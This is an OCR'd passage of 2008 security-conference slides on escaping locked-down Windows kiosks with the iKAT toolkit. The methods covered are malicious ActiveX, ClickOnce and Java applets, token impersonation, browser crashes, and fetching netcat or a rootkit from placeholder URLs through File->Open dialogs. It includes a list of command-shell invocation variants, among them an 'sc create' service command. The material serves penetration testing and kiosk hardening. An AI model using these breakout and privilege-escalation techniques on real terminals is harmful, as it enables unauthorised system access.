  - Detect if JRE is installed, using the resource protocol.
  - Does the Kiosk detect the security warning prompt?
  - "Warning – Security"




- iKAT Contains Signed Kiosk Specific Java Applets.
  - Spawn command local shells, execute useful binaries.
  - Jython – GNUCITIZEN's 'Python in a Java Applet'.

© 2008 Security-Assessment.com

- Malicious ActiveX
  - Safe for scripting ActiveX's can be used to compromise a Kiosk.
  - Unsafe method: object.execute()
  - Can we install a malicious ActiveX on the Kiosk?
    - Execute cmd.exe?
- iKAT ActiveX
  - Safe-for-scripting ActiveX which executes arbitrary executables.
  - Installing an ActiveX requires administrative permissions.
  - Its unlikely you will have administrative authority.
  - If by some chance you do, you win.
- ActiveX is changing:
  - Internet Explorer 8 does not require admin rights for ActiveX.

© 2008 Security-Assessment.com

- Malicious ClickOnce Applications
  - ClickOnce is .NET 2.0/3 technology (Runtime required)
  - Supports online application deployment. (.application)
  - Administrative authority not required to run!
  - Creates a security prompt with another unique title.



  - New technology: Kiosks do not prohibit "Application Run.."
  - Modern Kiosk software now developed in .NET (CLR is present!)
  - Very powerful attack vector, .NET installed, you WIN.


© 2008 Security-Assessment.com

- How About Malicious ClickOnce applications?
- **iKAT - Embedded Web Browser.**
  - ClickOnce Embedded Browser Control
  - Create a browser without less restrictions.
- **iKAT - Application Executor.**
  - Attempts to spawn over 50 native Windows applications.
- **iKAT - Token Pincher**
  - "Tokens are hip, lets create a ClickOnce token hijacker"
  - Does the Kiosk user have the SeImpersonate privilege?
  - Token Pincher will impersonate an available privileged token.
    - Pop you system shell, BooYah!

© 2008 Security-Assessment.com

Hacking Kiosk Software

- How Many People Have Ever Crashed a Browser?
- What About Crashing a Kiosk: 'Emo-Kiosking'
  - Can we create an unhandled exception in the Kiosk browser.
  - Kiosk crashes, Windows freak outs, we get desktop.
  - Rare situation, application crash = highly critical vulnerability.
- iKAT Contains Common Browser Crash Techniques.
  - Designed to crash common browser libraries.
  - Does the Kiosk detect the crash?
  - Application re-spawned or desktop presented?
  - Fastest, easiest method to escape a Kiosk.



© 2008 Security-Assessment.com

- What About Crashing Browser Plug-ins.
- File Format Fuzzing of .SWF (Flash) files.
  - "Can I create a .SWF file that reliably crashes any browser?"
  - Turns out yes, yes, you can.
    - Multiple invalid memory access read scenarios.
    - Divide by zero unhandled exceptions.
    - Immediately un-exploitable, reliable crash scenarios.
  - Created 'Auto Magic Flash Crash'.
- Is Flash 9 plug-in installed on the Kiosk terminal?
  - iKAT can crash the Kiosk, because its oh-day.
  - Does the Kiosk detect the crash? Or present the desktop?

© 2008 Security-Assessment.com


Downloading Tools

- Lets Assume Something Worked.
  - You have access to the Kiosk File system.
  - Command shell spawned, Common Dialog, Java installed, etc
- What Now?
  - Download additional tools/binaries.
  - Nmap, rootkit, funnygame.exe,
- How Do You Download Files In a Tool-less Environment.
  - Kiosk terminal will not have a copy of wget.exe.
  - Internet Explorer may be uninstalled.
  - Kiosk browser is configured to not download binaries.

© 2008 Security-Assessment.com

Downloading Tools

- Downloading Files Using Native Windows Functionality:
- Common Dialogs
  - 'Attach' a file from a remote resource: http://www.a.com/test.exe
  - FPSE/Web DAV file saved locally and attaches.
- Works From Any File->Open Dialog.
  - File saved in a writeable location.
  - Temporary internet files.
  - Downloads any file type.





```
 Directory of C:\Documents and Settings\kiosk-user\Local Settings\Temporary Int
rnet Files\Content.IE5\PMN68AXH

06/24/2008  02:39 PM           388,608 cmd[1].exe
06/24/2008  02:32 PM             1,450 ikat.ha.cked[1].htm
               2 File(s)        390,058 bytes
```

© 2008 Security-Assessment.com

Downloading Tools


- Notepad Is A Web Browser.
- File->Open
  - http://test.com/trojan.txt
  - File downloaded.
- File->Save
  - Upload content to a remote site.
  - FPSE/WebDav
  - http://www.ok.com/blah.txt
- Crazy Windows Functionality.



© 2008 Security-Assessment.com

Downloading Tools

- Kiosk Hacking Tools Provided by iKAT:
- Command Shells:
  - Unlocked Cmd.exe (does not verify DisableCMD registry key)
- Network Tools
  - Netcat, GNU WGet, Nmap.
- Exploitation Aids
  - Enable Hidden or Disabled 'Start' bar.
  - Application Executor
  - Automatically spawn 52 system applications.
  - Taskmgr, explorer, notepad, regedit, on screen keyboard.



© 2008 Security-Assessment.com

- Exploitation Aids:
  - Spawn a Command Shell Through Detours
  - How many ways to spawn a command shell on Windows?

cmd.exe	command.com	win.com cmd.exe	win.com command.com
Loadfix.com start.exe	sc create testsvc binpath= "cmd /K start" type= own type= interact	loadfix.com cmd.exe	loadfix.com command.com
start loadfix.com cmd.exe	start loadfix.com command.com	start loadfix.com cmd.exe	%COMSPEC%

  - Win.com? Loadfix.com? Start? Combinations of both?
  - ACL's on the Kiosk block cmd.exe, what about command.com?
  - 'CMD Detours' tool tries 17 methods of invoking a console shell.

- All Tools Available in 7Bit Safe VBScript!
  - Download tool with notepad, Copy/Paste VBScript.

© 2008 Security-Assessment.com

- Using iKAT
  - iKAT is a tool designed to aid penetration testing.
  - Use it to configure your own Kiosk securely!
    - Test your own blacklists, increase your own level of security.
    - Disable vulnerable browser plug-ins.
    - Configure browser security zones.
- Feedback Welcome:
  - Submit a feature request, report a bug functionality.
- 100% Open Sourced Soon.
  - **iKAT Portable** being released soon
  - Downloadable version you can host locally, memory stick.

© 2008 Security-Assessment.com

Kiosk Hacking Demonstrations:

- Two commercial Kiosk products.
- Recommended Kiosk application configuration.
- Default Windows XP install.

© 2008 Security-Assessment.com

Happy Hacking.

Questions?

Email me:

paul.craig@security-assessment.com

© 2008 Security-Assessment.com